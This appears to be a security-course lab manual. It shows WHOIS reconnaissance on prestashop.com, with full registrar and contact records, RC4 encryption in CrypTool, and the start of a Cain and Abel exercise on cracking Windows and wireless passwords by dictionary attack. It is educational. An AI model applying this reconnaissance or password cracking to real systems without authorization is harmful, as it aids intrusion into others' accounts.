


PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64


Raw Registrar Data

Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: **domains@prestashop.com**
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: **domains@prestashop.com**
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for **prestashop.com**: Whois Website Info History DNS Records Diagnostics Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	<div style="width: 21%;">21%</div>
		Links In Count	61656





Want this archived information removed?

Old Registrar Info January 28, 2008	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015


Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Villefranche-sur-Mer, A8, FR

SOA Record – prestashop.com		
Name Server	Email	Location
master.ns.mailclub.fr	domaines@mailclub.fr	
Email	domaines@mailclub.fr	
Serial Number	2012123310	
Refresh	8 hours	
Retry	4 hours	
Expiry	41 days 16 hours	
Minimum	9 hours 13 minutes 20 seconds	

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords



Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)

